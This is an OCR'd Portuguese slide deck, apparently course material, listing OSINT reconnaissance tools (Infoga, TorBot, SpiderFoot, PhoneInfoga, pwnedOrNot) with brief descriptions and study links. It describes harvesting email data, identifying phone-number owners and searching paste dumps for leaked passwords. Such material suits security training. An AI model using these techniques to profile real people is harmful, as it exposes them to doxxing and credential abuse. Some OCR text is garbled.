
FERRAMENTAS OSINT: WEB SCRAPING

MATERIAL PARA ESTUDO

- https://www.youtube.com/watch?v=pJDJwD8GCIg
- http://www.automatingosint.com/blog/category/web-scraping/
- https://blog.vulsec.com/web-scraping-for-open-source-intelligence
- https://null-byte.wonderhowto.com/how-to/use-photon-scanner-scrape-web-osint-data-0194420/

INFOGA


FERRAMENTAS OSINT: INFOGA



SOBRE

- Infoga é uma ferramenta que coleta informações de contas de e-mail (ip, nome de host, país, ...) de diferentes fontes públicas (mecanismos de busca, servidores de chave PGP e shodan) e verifica se os e-mails vazaram usando a API haveibeenpwned.com. É uma ferramenta muito simples, mas muito eficaz para os estágios iniciais de um teste de penetração ou apenas para conhecer a visibilidade de sua empresa na Internet.
-

FERRAMENTAS OSINT: INFOGA



MATERIAL PARA ESTUDO

- https://github.com/m4ll0k/Infoga
- https://www.youtube.com/watch?v=KItbNlyA9IY
- https://www.youtube.com/watch?v=2md1JvjDQhs
- https://www.youtube.com/watch?v=TUw3JpAA7H8
- https://www.youtube.com/watch?v=WYJFSPaAiJI
- https://www.youtube.com/watch?v=DDRy3MtQD4g

TORBOT


FERRAMENTAS OSINT: TORBOT

MATERIAL PARA ESTUDO

- https://github.com/DedSecInside/TorBot
- https://www.youtube.com/watch?v=3iuw_5emVW0

SPIDERFOOT


FERRAMENTAS OSINT: SPIDERFOOT



SOBRE

- O SpiderFoot é uma ferramenta de automação de inteligência de fonte aberta (OSINT). Seu objetivo é automatizar o processo de coleta de informações sobre um determinado alvo, que pode ser um endereço IP, nome de domínio, nome de host, sub-rede, ASN, endereço de e-mail ou nome da pessoa.
- O SpiderFoot pode ser usado ofensivamente, ou seja, como parte de um teste de penetração de caixa preta para coletar informações sobre o alvo ou defensivamente para identificar quais informações sua organização está fornecendo para os invasores usarem contra você. gratuitamente

FERRAMENTAS OSINT: SPIDERFOOT



MATERIAL PARA ESTUDO

- https://github.com/smicallef/spiderfoot
- https://www.spiderfoot.net/
- https://www.youtube.com/watch?v=dUQl0jPiSFw
- https://www.youtube.com/watch?v=CNPaG6ixf9Q
- https://www.youtube.com/watch?v=jD2rgooP2T0
- https://osintbrasil.blogspot.com/2017/06/spiderfoot.html
- https://securitytrails.com/blog/spiderfoot-osint-automation-tool
- https://www.100security.com.br/spiderfoot/

PHONEINFOGA

FERRAMENTAS OSINT: PHONEINFOGA

SOBRE

- O PhoneInfoga é uma das ferramentas mais avançadas para escanear números de telefone usando apenas recursos gratuitos. O objetivo é primeiro coletar informações padrão como país, área, operadora e tipo de linha em qualquer número de telefone internacional com uma precisão muito boa. Em seguida, pesquise pegadas nos mecanismos de pesquisa para tentar localizar o provedor de VoIP ou identificar o proprietário.
-


FERRAMENTAS OSINT: PHONEINFOGA

MATERIAL PARA ESTUDO

- https://github.com/sundowndev/PhoneInfoga
- https://github.com/sundowndev/PhoneInfoga/wiki
- https://www.youtube.com/watch?v=AX30uLvc9tU
- https://www.youtube.com/watch?v=jkZoV80WJnM
- https://www.youtube.com/watch?v=QzGb9SG5SL8

PWNEDORNOT


FERRAMENTAS OSINT: PWNEDORNOT



SOBRE

- pwnedOrNot usa a API **vib do** v2 de **haveibeenpwned** para testar contas de e-mail e tenta encontrar a **senha** no **Pastebin Dumps** .
-

FERRAMENTAS OSINT: PWNEDORNOT

